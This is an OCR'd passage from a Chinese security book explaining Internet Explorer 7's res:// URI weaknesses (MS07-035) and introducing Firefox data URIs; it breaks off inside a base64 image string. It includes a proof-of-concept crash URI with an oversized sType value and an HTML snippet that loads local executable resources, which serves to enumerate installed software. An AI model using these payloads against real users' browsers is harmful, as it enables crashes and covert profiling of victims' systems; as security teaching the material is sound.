Microsoft 将 res://的 URI 定义为一个可配置的协议，允许程序访问嵌入在 dll 或者其他可执行文件中的图片和 xsl 等文档资源。当你想作上述类型的访问时，使用 res://ieframe.dll/info_48.png 的语句即可。如果搜索的资源不存在，IE 会给出默认的错误提示页面，如图 7 所示。




图 7　在 IE7 下使用 res://

我们还可以通过数字格式来访问 res:// URI，例如 res://c:\windows\explorer.exe/#2/#167。当找到特定的资源之后，IE7 就会显示特定的图片，如图 8 所示。




图 8　IE 7 加载二进制资源

我们使用和上面针对 aim.dll 类似的方法，构造一个恶意的 URI，就可以让 IE 7 运行崩溃。不过目前 Microsoft 已经发现了该漏洞，并推出了相应的补丁，编号为 MS07-035。该漏洞究其原理，是由于 IE 7 在向其他程序传递一个"sType"参数时，缺乏必要的验证操作所致。默认情况下，该 sType 的值是一个短整形（unsigned short）的整数参数。

图 9 显示了 sType 以 65535 作为参数来加载资源时的情形，命令为 Res://c:\windows\explorer.exe /#65535/#167。




图 9　IE 7 下 sType 为 65535 来加载资源

而下面的图片是以一个大于 65535 的值来作为 sType 的值进行资源的访问，我的 IE 7 立马崩溃了，而调试器方面却得到

了如图 10 和图 11 的快照。

Res://c:\windows\explorer.exe/#65536AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA

AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA/#1

该漏洞的致命性在于 Res://也可以被远程调用，甚至 XSS 或者 CSRF 也可以调用到它。在本例中我们使用的是 explorer.exe，但是其他的 dll 等可执行文件使用起来的效果是一样的。




图 10 IE 7 使用一个大于 65535 的 sType 加载资源




图 11 IE 7 使用一个大于 65535 的 sType 加载资源

通过 res:// URI 枚举本地程序

新的 IE 7 添加了一些预防恶意 HTML 的特征，从 IE 7 开始，加入了三种新的控制特征（control key），以阻止从用户本地文件系统的图片和脚本对象中加载网间和网内访问的 HTML，具体的技术细节可以参考 http://msdn.microsoft.com/library/default.asp?url=/workshop/essentials/whatsnew/whatsnew_70_sec.asp。

虽然这些属于“opt-in”，由程序自愿选择使用的特征，但是在实际使用时，Microsoft 还是会显式的使用它们。不过，有两种类型的文件不受上面的特征约束：一是需要装载的图像脚本等条目属于自己资源范畴之内的文件，还有一种是那些来自可信站点的文件。

IE 7 有了这些新特性，它会阻止任何通过 script.src 或者 img.src 对本地文件系统的访问请求。一般情况下，图像或者脚本对象中加载的本地文件请求都是用 File://这个 URI 来指定的，而 IE 7 的阻止操作也是根据 File://的出现来执行的。然而，IE 7 可能忘了还有资源访问的 URI，也即通过 res://我们仍然可以访问本地的文件系统，对访问恶意的 HTML 也同样适用。

使用资源访问 URI 时，我们可以将 img.src 属性设置为一个用户本地文件系统上可执行文件内部的资源数据。我们知道，很多的 dll 等 PE 文件都有嵌入的位图资源，这些图片信息就可以通过上述的方法从本地的文件系统中载入到浏览器的对象里。这是 IE 7 在设计上的一个死角，所以即使 IE 7 设置了最高安全等级，我们从本地加载文件的操作也能够成功。下面的 HTML 代码，就是在最高安全等级的 IE 7 中从本地加载文件的例子，而图 12 正是这段代码的运行结果。

```
<html>
<body>
<noscript>
<img src = "res://c:\\windows\\explorer.exe/#2/#167" >
</noscript>
</body>
</html>
```




图 12 在 HTML 中加载本地资源

该类型的漏洞很容易被 XSS 所利用，甚至只需要访问一段上述的 HTML 代码就可以让本地的信息暴露无遗。由此可见，即使在最高安全状态下，IE 7 用户们的安全环境可见一斑。在利用这个漏洞时，攻击者可以构造一串其已知的安装路径列表，并和对应软件内部的资源关联在一起。当浏览器将列表中的各项资源数据加载到对应的对象中时，攻击者就可以枚举当前系统上的所有可执行文件。有时候可以根据资源所包含的信息，甚至可执行文件的版本也能够了如指掌。当攻击者对用户本地机器上所安装的程序有了一定的了解之后，这将有助于其展开更有针对性，更全面的漏洞攻势。

软件枚举也会给用户带来一些隐私上的问题。一些无良的软件厂商有可能在用户机器上执行枚举过程，检测是否安装了竞争对手的软件。除此之外，一些面向特殊需求的软件，如食谱管理程序，某种疾病的测试程序，如果被检测到，也会给用户带来隐私泄露方面的麻烦。我们在研究中实现了一个包含有 HTML 枚举代码的页面，枚举本地系统上常见的应用程序，其结果如图 13 所示。在真实的环境下，攻击者通过 XSS 或者 URL 重定向都可以达到此目的。

本节所讲述的 res://枚举过程，如果和本章的其他技术结合在一起，使用了合法的注册 URI，或许将是一个扫描系统中的有缺陷软件的有效方法吧。

Firefox 的数据 URI

在我们了解了 IE 7 的资源访问协议之后，让我们将目光转向 Firefox，火狐中也有与 IE 7 的 res:\\类似的问题（目前已被修复），具体情况可以参考 http://ha.ckers. org/blog/20070516/ read-firefoxsettings-poc/处的页面说明。虽然 Nate，Raghav 和 Dube 等人已于 2006 年发现了该漏洞，将漏洞的细节报告给了 Mozilla，并作出了补丁程序，但是由于 Firefox 使用的 URI 为数众多，要做到万无一失仍然不是一件容易的事情。这里针对 Firefox，我

们要介绍的就是所谓的"数据 URI"(data URI)。




图 13　本地文件系统枚举文件示例

数据 URI,顾名思义,允许用户将文件数据嵌入放在一个 URL 里。例如下面这一大串,看起来非常可怕的 URL 就使用了嵌入图像数据的数据 URI,其显示结果如图 14 所示。

data:image/gif;base64,R0lGODlhSwAgANUAAJOk3cTN7V6tXbr
F6kllyKm25FRsmFlzzERzWHWK1Y2BRZAgDYZcaGJ6z6+0zKiQG2
yD0pqq32uArJZCNoye3DpZwwVNq+/MINhGJlBryjpZjYGU2ZOKrB
dJj7G953uQ19u4EBZlzaaYsDZprb8oCJZ1f5OIkYaZ2qaqs9NkS0eO57
mnS4akpLKJkVOM0QVYxSx32Ato4EFfxTOF7SRYo4KVyQk6gK6qi
KGv4nuOz3ePu5igxKWiwl18tB5ivGSf6CH5BAAAAAAALAAAAAB
LACAAAAb/QJmQQMwYD8hk5mA0EmUEoXRakVWu1mp1SiQ0k2
Bm5mnNYotHZGPNbijF4250Pq1Dod30wd1eK+NCV1doag0QhwmHi
mxvTU5ecpFyX4WGipd+TGRZXmqICaAfCaKgh31hcI6OXpR7lhCgo
7GJpm6PWUtrsKMbGye/vxsfpLS1fm6oya6WoR+9z72itWJRVp68FB
QA2drcJ8+zlxCGfeVsiqG+JzosAgjbwdLj1EJroL4UNSM0/D40BhIAb
KMQTNiGWYloFROHjteGbADYuYsgEJ6wcbaeGBp2AoABGh16aN
NHA4YFCRQFEiz4bJjLYbGIucSnLUIEHALc4cBh02Ii/z9xYPnyaKG
Hh6NIPXSwIWEnz4oqs51YCcwXtGfABNrcGSEnggJgdwr8BgrZGAg
fphrwIeHogLdwI9TwALaAU5t4oarcNpCbtopbcYD1kJPF0bA44EmzlS
HBQwMubHiAG6ByZbhI64oQscPpXZ47UKCgSBoAXqcF6B7NKWF
A5h0i4EmQ0MOAkQRTe/jQ8Nay7wBwXXsQUWKC8RQM6oZVwP
zBihU3PdfQMcKAgQ4dHBAWwAIuD+MTMEw4IcGABgNM0gJwY
cHAgN/w4bYgIeKoCAzikbJ4XvfBhQc71GVADxHoAMMMHRTwXm
HAmYBBCWBNkAIJOVSIjHoqtPcefPCVgP8BB8EVQAIJJri2wgNJea
DAf2AZMEJSFrzQw1uFDeBAChOkZhcJCzDwAUYHfKDNDBpyCF
8KC1zWW3gLDGDCBTcENwAKIIDAQgGRuTWABjF0UBmDJaRQ
Al3FLcBBLz8F2ZFJvBnpmwhIAndZAB42uSIKUg5QpQIAqGBDcAb
+OUCNDDwognEc+DSPej7E8Cd8KBiAgHkDhJmkZe/dl+QKIJSoZA
CcKhBBCC9M9lYNuy3I3QApYMDADjwU0BNZ8zhGQQcxvNDahp
XpcF6Gw2FAn5zvOYBBk/4psOF7A4Q6QAcv0GDqCB3AVSOTdlkF
wAmLHTBKPhbEYMFkvw0gAQx/ejD/4gS9vcfDsQGs+ACzwDX7gII
